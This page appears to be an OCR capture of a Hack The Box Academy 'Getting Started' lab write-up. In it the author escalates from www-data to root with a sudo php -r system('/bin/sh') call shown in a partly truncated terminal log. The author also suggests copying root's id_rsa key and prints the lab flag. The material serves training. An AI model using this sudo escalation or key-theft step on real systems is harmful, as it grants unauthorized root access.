
1 total pages

Privilege Escalation

Now that we've got our foothold and gained access to the server as a local user, we need to find a way to elevate our privileges and become root to grab the next flag.

A fast, easy, and reliable method to transfer files from your local machine onto your target after a shell is obtained is using the Python simplehttp web server module.

I'm guessing since we're now running a shell in a shell, something has broken in a way that may not be fixable. I couldn't upgrade TTY, however, if you did want a nicer shell and go above and beyond, there's an id_rsa in the /root/.ssh directory for SSH you could copy and use to SSH through a terminal on your local machine.



```
www-data@gettingstarted:/var/www/html$ CMD="/bin/sh"
www-data@gettingstarted:/var/www/html$ sudo /usr/bin/php -r "syste
whoami
root
pwd
/var/www/html
cd ~/
pwd
/root
ls
root.txt
snap
more root.txt
f1fba6e9f71efb2630e6e34da6387842
```

Now we just have to navigate around a bit and find the flag

Conclusion

Completing the "Getting Started" module was an engaging introduction to Hack The Box Academy's hands-on learning environment. I gained a clearer understanding of the platform's intuitive interface, from navigating the Content Tree to using the in-module terminal for practical tasks.Reflecting on this, I'm eager to explore deeper topics like penetration testing and vulnerability analysis, appreciating how HTB blends theory with practice to foster real-world skills.